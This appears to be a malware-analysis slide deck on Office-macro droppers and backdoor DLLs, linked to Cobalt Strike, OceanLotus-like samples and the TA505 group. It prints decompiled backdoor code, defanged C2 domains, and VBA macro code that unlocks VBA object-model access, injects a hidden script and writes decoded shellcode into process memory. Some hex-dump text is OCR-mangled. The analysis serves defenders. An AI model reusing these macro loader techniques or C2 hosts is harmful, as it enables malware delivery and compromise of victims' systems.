000000B0 C9 B0 B2 2E C9 B0 B2 2E C9 B0 BB 56 4A B0 B3 2E  É°°.É°°.É°»VJ°°.
000000C0 C9 B0 DD 58 62 B0 B7 2E C9 B0 A9 B3 57 B0 A7 2E  É°YXb°..É°°w°s°.
000000D0 C9 B0 A9 B3 63 B0 CF 2E C9 B0 BB 56 5A B0 BF 2E  É°°c°i.É°»VZ°¿.
000000E0 C9 B0 B2 2E C8 B0 2C 2E C9 B0 A9 B3 62 B0 E2 2E  É°°.É°°.É°°b°ã.
000000F0 C9 B0 A9 B3 52 B0 B3 2E C9 B0 A9 B3 54 B0 B3 2E  É°°R°°.É°°T°°.
00000100 C9 B0 52 69 63 68 B2 2E C9 B0 00 00 00 00 00 00  É°Rich°.É°.....
00000110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00000120 00 00 5F 39 F4 F0 88 D8 93 06 7E 66 11 26 6D 57  .._988°0".~f.&mW
00000130 0D 33 FB 1D DF 7E 9A F4 64 C3 6E EC E4 75 5C FD  .3ú.8~š8dñiâu\ý
00000140 4A DC C5 21 EF 93 C4 AE 06 D3 93 F9 0B 76 A1 6B  JÜÁ!Y"Ä0.Ó"ù.v;k
00000150 CA C8 E0 8D 58 93 F0 B9 D7 73 50 91 55 7A 7D 31  ÊÈÀ.X"8²*sP'Uz}l

```

```

assume es:nothing, s
call sub_E022A


```



Backdoor DLLs

- Backdoor DLL have encoded data in Resource
- Connect C2s

[http\[:\]//ps.andreagahuvrauvin.com](http://ps.andreagahuvrauvin.com)
[http\[:\]//paste.christienollmache.xyz](http://paste.christienollmache.xyz)
[http\[:\]//att.illagedrivestralia.xyz](http[:]//att.illagedrivestralia.xyz)



```
goto LABEL_130;
v12 = sub_1002CDD9(v5, "CONNECT", v11, 1);
off_10051DF4(Block);
if ( v12 )
{
LABEL_29:
sub_1002D138(Sizea);
if ( v12 )
return v12;
*v40 = 1;
goto LABEL_31;
}
v9 = v5[83] == 1;
Block = byte_1004B6F0;
Src = byte_1004B6F0;
v42 = (int)byte_1004B6F0;
Buffer = "1.0";
if ( !v9 )
Buffer = "1.1";
v13 = v5[146];
if ( Str != (char *)v5[38] )
v13 = strchr(Str, 58) != 0;
v14 = v13 ? "[" : byte_1004B6F0;
v39 = (void *)((void *(__cdecl *) (const char *, char))sub_1002A56A)("%s%s:%hu", (char)v14);
if ( v39 )
{
if ( sub_1002C9AD(v5, "Host:") || (Block = (void *)sub_1002A56A("Host: %s\r\n", (const char *)v39)) != 0 )
{
if ( !sub_1002C9AD(v5, "Proxy-Connection:") )
Src = "Proxy-Connection: Keep-Alive\r\n";
if ( !sub_1002C9AD(v5, "User-Agent:") && v7[272] )
```



Backdoor DLLs

- Create key
 - SOFTWARE\Classes\CLSID\{E3517E26-8E93-458D-A6DF-8030BC80528B}
- Export
 - CreateInstance function

```
.text:10003141      push     ebx                ; lpdwDisposition
.text:10003142      lea     eax, [ebp+phkResult]
.text:10003148      push     eax                ; phkResult
.text:10003149      push     ebx                ; lpSecurityAttributes
.text:1000314A      push     20019h            ; samDesired
.text:1000314F      push     ebx                ; dwOptions
.text:10003150      push     ebx                ; lpClass
.text:10003151      push     ebx                ; Reserved
.text:10003152      push     offset SubKey     ; "SOFTWARE\Classes\CLSID\{E3517E26-8E93-458D-A6DF-8030BC80528B}"
.text:10003157      push     80000001h        ; hKey
.text:1000315C      mov     [ebp+phkResult], ebx
.text:10003162      call    ds:RegCreateKeyExW
.text:10003168      cmp     [ebp+phkResult], ebx
.text:1000316E      jz      short loc_100031BC
.text:10003170      lea     eax, [ebp+cbData]
.text:10003176      push     eax                ; lpchData
```

Name	Address	Ordinal
CreateInstance	10001B05	1
DllEntryPoint	10015E01	[main entry][...]

Relevance

- This DLL related **Cylance** report
 - OceanLotus Steganography Malware Analysis White paper

<https://www.cylance.com/en-us/lp/threat-research-and-intelligence/oceanlotus-steganography-malware-analysis-white-paper-2019.html>

- Same Registry and CLID


SOFTWARE\Classes\CLSID\{E3517E26-8E93-458D-A6DF-8030BC80528B}	Registry/ CLSID	7244...
---	--------------------	---------

- Same Export function

The backdoor also contains an export that loads the C2 communication module reflectively to the memory from resource passed as parameter and then calls its "CreateInstance" export.



Pattern 2



<https://app.any.run/tasks/16a7605e-6e75-4b35-82d8-aa30cefd342d/>



Macro

```
' Allow accessing to the VBA object model
shell_obj.RegWrite vbom_key, 1, "REG_DWORD"

' Open new application because HKCU only used when application launched
Set word_obj = CreateObject("Word.Application")
word_obj.Visible = False
word_obj.DisplayAlerts = False
word_obj.AutomationSecurity = msoAutomationSecurityForceDisable

Set tmp_file = word_obj.Documents.Open(temp_path)
Set vb_components = tmp_file.VBProject.VBComponents

For Each vb_component In vb_components
    If vb_component.Type = 1 Then
        Call vb_components.Remove(vb_component)
    End If
Next vb_component

Set vb_component = tmp_file.VBProject.VBComponents.Add(1)
vb_component.CodeModule.AddFromString (decode_additional_script)

word_obj.AutomationSecurity = word_obj.AutomationSecurity

tmp_file.Save
tmp_file.Close

Set tmp_file = word_obj.Documents.Open(temp_path)
Call word_obj.OnTime(Now + TimeSerial(0, 0, 1), "x_N0th1ngH3r3")
```

```
Private Function decode_additional_script() As String
    Dim encoded_data As String
    Dim i As String * 1
    Dim j As String * 1
    Dim x As Byte
    Dim y As Byte
    Dim data As String

    encoded_data = ActiveDocument.Paragraphs(ActiveDocument.Paragraphs.Count - 5).Range.Text
    data = ""
    For i = 1 To Len(encoded_data) - 1 Step 2
        i = Mid(encoded_data, i, 1)
        j = Mid(encoded_data, i + 1, 1)
        x = hexdec(i)
        y = hexdec(j)
        Value = x * 16 + y
        data = data & Chr(Value)
    Next i


    decode_additional_script = data
End Function
```



Macro

```
encoded_data = ThisDocument.Paragraphs(ThisDocument.Paragraphs.Count - 2).Range.Text
i = 0
j = 0
length = Len(encoded_data) - 1
For v_i = 1 To length Step 2
    If (j >= 640) Then
        #If VBA7 And Win64 Then
            result = WriteProcessMemory(process_handle, ByVal (page_address + i), ByVal VarPtr(shellcode(1)), 640, 0)
            If (result = False) Then
                err = GetLastError
            End If
        #Else
            result = RtlMoveMemory(ByVal (page_address + i), ByVal VarPtr(shellcode(1)), 640)
        #End If
        i = i + j
        j = 0
    End If
    a = Mid(encoded_data, v_i, 1)
    b = Mid(encoded_data, v_i + 1, 1)
    x = hexdec(a)
    y = hexdec(b)
    n = x * 16 + y
    j = j + 1
    shellcode(j) = n
Next v_i
```


Relevance



- some points that match the code of cobalt strike.

```
' Get the old AccessVBOM value
Set lzTMjTNJdrnlaZch3SIIndBhJFJuLWar4mKaHrae = CreateObject(VXBEOqwdcpS9X9fYEqiqo70GosM3CnFq0K8PVpfS)
```

```
If GK72Xm2ZD5fr3C2j51tb1LXPfwWCE60Xdkg3vAkY(lzTMjTNJdrnlaZch3SIIndBhJFJuLWar4mKaHrae, QglP1IInE3KZN0Dhybs5Kzdu6GkuNn14figH6666) Then
    UBhm_0Vh6ZEfoLJ8ZB3E9jZhgXgPe1BCIusMWeiI = lzTMjTNJdrnlaZch3SIIndBhJFJuLWar4mKaHrae.RegRead(QglP1IInE3KZN0Dhybs5Kzdu6GkuNn14figH6666)
Else
    UBhm_0Vh6ZEfoLJ8ZB3E9jZhgXgPe1BCIusMWeiI = ""
End If
```

```
' Get the old AccessVBOM value
RegPath = "HKEY_CURRENT_USER\Software\Microsoft\Office\" & objExcel.Version & "\Excel\Security\AccessVBOM"
if RegExists(RegPath) then
    action = WshShell.RegRead(RegPath)
else
    action = ""
end if
```

```
' Restore the registry to its old state
If UBhm_0Vh6ZEfoLJ8ZB3E9jZhgXgPe1BCIusMWeiI = "" Then
    lzTMjTNJdrnlaZch3SIIndBhJFJuLWar4mKaHrae.RegDelete QglP1IInE3KZN0Dhybs5Kzdu6GkuNn14figH6666
Else
    lzTMjTNJdrnlaZch3SIIndBhJFJuLWar4mKaHrae.RegWrite QglP1IInE3KZN0Dhybs5Kzdu6GkuNn14figH6666, UBhm_0Vh6ZEfoLJ8ZB3E9jZhgXgPe1BCIusMWeiI, "REG_DWORD"
End If
```

```
' Restore the registry to its old state
if action = "" then
    WshShell.RegDelete RegPath
else
    WshShell.RegWrite RegPath, action, "REG_DWORD"
end if
```



Shellcode

- DOS header in shellcode
 - other part(header and code) is encrypted
 - same as pattern1

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	E8	83	A0	18	00	FE	FE	FE	FE	7E	0E	E1	B9	DD	12	BD	Ëf ..ppbb~.á²Ý.º
00000010	F1	18	85	E0	7D	84	89	D1	4A	DE	27	2F	8E	B2	C9	B1	ñ....à}„%ÑJP' /Ž°É±
00000020	54	86	FB	50	F6	6D	2A	49	52	07	6C	21	11	52	26	3A	TtûPòm*IR.1!.R&:
00000030	25	87	B6	0A	32	B1	17	06	13	2C	41	92	F3	DE	FD	53	%+q.2±....,A'óPýS
00000040	43	47	5C	D4	AF	1B	92	66	98	C1	C3	BE	50	26	C6	0A	CG\Ô¯.'f~ÁÃ%P&E.
00000050	91	49	B3	66	D6	B7	E5	C9	4C	51	75	1B	FC	77	4D	16	'I³fÖ·âÉLQu.üwM.
00000060	BD	87	D1	B5	27	20	01	0E	50	54	2B	EA	CC	EE	9A	7B	%±Ñµ' ..PT+êÏîš{
00000070	03	3E	04	63	9B	7D	7F	83	71	1D	9E	5E	92	4C	52	AE	.>.c>}.fq.ž^'LR@
00000080	47	F0	F3	0F	B3	EB	11	1B	7C	5D	4F	A5	95	0D	81	DF	Gšó.³è...]O¥*...š
00000090	09	CA	51	87	1F	AE	AC	35	77	5A	EA	F5	F7	BD	BF	ED	.ÊQ+.@-5wZêš-;ší
000000A0	3A	BD	B8	1F	65	F0	93	F1	87	A5	8D	D2	6E	1D	C0	DC	:;,.eš"ñ+¥.Òn.ÀÜ
000000B0	C2	AE	AB	F4	9C	51	F0	BE	C7	87	F4	81	6E	D7	E9	67	Â@«šœQš%Ç+š.n×ég
000000C0	66	8C	05	C8	8D	D1	93	F9	0E	1F	BA	0E	00	B4	09	CD	f(E.È.Ñ"ù...°...'.Í
000000D0	21	B8	01	4C	CD	21	54	68	69	73	20	70	72	6F	67	72	!,.LÍ!This progr
000000E0	61	6D	20	63	61	6E	6E	6F	74	20	62	65	20	72	75	6E	am cannot be run
000000F0	20	69	6E	20	44	4F	53	20	6D	6F	64	65	2E	0D	0D	0A	in DOS mode....
00000100	24	00	00	00	00	00	00	00	F6	4F	A7	E3	B2	2E	C9	B0	\$.....šOŠã°.É°
00000110	B2	2E	C9	B0	B2	2E	C9	B0	BB	56	4A	B0	B3	2E	C9	B0	°.É°°.É°»VJ°³.É°
00000120	DD	58	62	B0	B7	2E	C9	B0	A9	B3	57	B0	A7	2E	C9	B0	ÝXb°-.É°@³W°\$°É°
00000130	A9	B3	63	B0	CF	2E	C9	B0	BB	56	5A	B0	BF	2E	C9	B0	@³c°İ.É°»VZ°¿.É°
00000140	B2	2E	C8	B0	2C	2E	C9	B0	A9	B3	62	B0	E2	2E	C9	B0	°.É°, .É°@³b°â.É°



Backdoor DLLs

- same backdoor as pattern1
 - strings
- BinDiff result

Similarity	0.698333
Confidence	0.960704

pattern2

.rdata:0209D78C	0000000E	C (16 ... Delete
.rdata:0209D79C	00000012	C (16 ... NoRemove
.rdata:0209D7B0	00000018	C (16 ... ForceRemove
.rdata:0209D908	0000000A	C (16 ... %s#%#n
.rdata:0209D9F4	00000022	C (16 ... %s %s%s.%s%s x%d
.rdata:0209DA18	00000014	C (16 ... Releaseld
.rdata:0209DA2C	00000016	C (16 ... CSDVersion
.rdata:0209DA44	00000026	C (16 ... CurrentBuildNumber
.rdata:0209DA6C	0000001E	C (16 ... CurrentVersion
.rdata:0209DA8C	00000018	C (16 ... ProductName
.rdata:0209DAA8	0000005A	C (16 ... SOFTWARE#Microsoft#Windows NT#CurrentVersion
.rdata:0209DB20	00000012	C (16 ... %s(%s);
.rdata:0209DB34	00000028	C (16 ... #PhysicalDrive%u
.rdata:0209DB5C	0000001A	C (16 ... SerialNumber
.rdata:0209DB7C	00000029	C (16 ... SELECT SerialNumber FROM Win32_BaseBoard
.rdata:0209DBA8	00000016	C (16 ... ROOT#CIMV2
.rdata:0209DCAC	0000000C	C (16 ... %l64d
.rdata:0209DD0C	0000000F	C (16 ... CreateInstance
.rdata:0209DDC4	0000000A	C (16 ... APPL
.rdata:0209DF74	00000011	C (16 ... list<T> too long
.rdata:0209DFA4	0000000D	C (16 ... LockResource
.rdata:0209DFB4	0000000F	C (16 ... SizeofResource
.rdata:0209DFC4	0000000D	C (16 ... LoadResource
.rdata:0209DFD4	0000000E	C (16 ... FindResourceW
.rdata:0209DFE4	0000001A	C (16 ... kernel32.dll
.rdata:0209E0E0	00000015	C (16 ... ios_base::eofbit set
.rdata:0209E0F8	00000016	C (16 ... ios_base::failbit set
.rdata:0209E110	00000015	C (16 ... ios_base::badbit set
.rdata:0209E168	0000002C	C (16 ... HKEY_PERFORMANCE_TEXT
.rdata:0209E194	0000000A	C (16 ... HKPT
.rdata:0209E1A0	00000016	C (16 ... HKEY_USERS
.rdata:0209E1C0	0000002C	C (16 ... HKEY_PERFORMANCE_DATA

pattern1

Address	Length	Type	String
.rdata:020AD78C	0000000E	C (16 ... Delete	
.rdata:020AD79C	00000012	C (16 ... NoRemove	
.rdata:020AD7B0	00000018	C (16 ... ForceRemove	
.rdata:020AD908	0000000A	C (16 ... %s#%#n	
.rdata:020AD9F4	00000022	C (16 ... %s %s%s.%s%s x%d	
.rdata:020ADA18	00000014	C (16 ... Releaseld	
.rdata:020ADA...	00000016	C (16 ... CSDVersion	
.rdata:020ADA44	00000026	C (16 ... CurrentBuildNumber	
.rdata:020ADA...	0000001E	C (16 ... CurrentVersion	
.rdata:020ADA...	00000018	C (16 ... ProductName	
.rdata:020ADA...	0000005A	C (16 ... SOFTWARE#Microsoft#Windows NT#CurrentVersion	
.rdata:020ADB20	00000012	C (16 ... %s(%s);	
.rdata:020ADB34	00000028	C (16 ... #PhysicalDrive%u	
.rdata:020ADB5C	0000001A	C (16 ... SerialNumber	
.rdata:020ADB7C	00000029	C (16 ... SELECT SerialNumber FROM Win32_BaseBoard	
.rdata:020ADB...	00000016	C (16 ... ROOT#CIMV2	
.rdata:020ADC...	0000000C	C (16 ... %l64d	
.rdata:020ADD...	0000000F	C (16 ... CreateInstance	
.rdata:020ADD...	0000000A	C (16 ... APPL	
.rdata:020ADF74	00000011	C (16 ... list<T> too long	
.rdata:020ADFA4	0000000D	C (16 ... LockResource	
.rdata:020ADF84	0000000F	C (16 ... SizeofResource	
.rdata:020ADFC4	0000000D	C (16 ... LoadResource	
.rdata:020ADF04	0000000E	C (16 ... FindResourceW	
.rdata:020ADFE4	0000001A	C (16 ... kernel32.dll	
.rdata:020AE0E0	00000015	C (16 ... ios_base::eofbit set	
.rdata:020AE0F8	00000016	C (16 ... ios_base::failbit set	
.rdata:020AE110	00000015	C (16 ... ios_base::badbit set	
.rdata:020AE168	0000002C	C (16 ... HKEY_PERFORMANCE_TEXT	
.rdata:020AE194	0000000A	C (16 ... HKPT	
.rdata:020AE1A0	00000016	C (16 ... HKEY_USERS	
.rdata:020AE1C0	0000002C	C (16 ... HKEY_PERFORMANCE_DATA	
.rdata:020AE1EC	0000000A	C (16 ... HKPD	
.rdata:020AE1F8	00000028	C (16 ... HKEY_CURRENT_CONFIG	
.rdata:020AE220	0000000A	C (16 ... HKCC	
.rdata:020AE22C	00000026	C (16 ... HKEY_LOCAL_MACHINE	
.rdata:020AE254	0000000A	C (16 ... HKLM	
.rdata:020AE260	00000024	C (16 ... HKEY_CURRENT_USER	
.rdata:020AE284	0000000A	C (16 ... HKCU	
.rdata:020AE290	00000024	C (16 ... HKEY_CLASSES_ROOT	
.rdata:020AE2B4	0000000A	C (16 ... HKCR	
.rdata:020AE2C0	00000010	C (16 ... %"%s%" %s	
.rdata:020AE2D0	0000000A	C (16 ... %02x	



Summary

- Using Cobalt Strike
- Unique shellcode
- Encoded multiple times
 - T1140
 - Keep data in resource area

TA505




TA505

- This group named TA505 by ProofPoint
- TA505 has been in the cybercrime business since around 2015
 - Not APT
- **Early days**
 - Sending malspam emails that infected banking Trojans and ransomware
- **Recently**
 - Spread document files infected with RATs and bots mainly in Korea
 - An attack on Japan was also observed


TA505 case by KRCERT

- KRCERT has published an attack flow with TA505
 - However we have only spotted a part of attack.




https://www.krcert.or.kr/filedownload.do?attach_file_seq=2169&attach_file_id=EpF2169.pdf

Excel document file

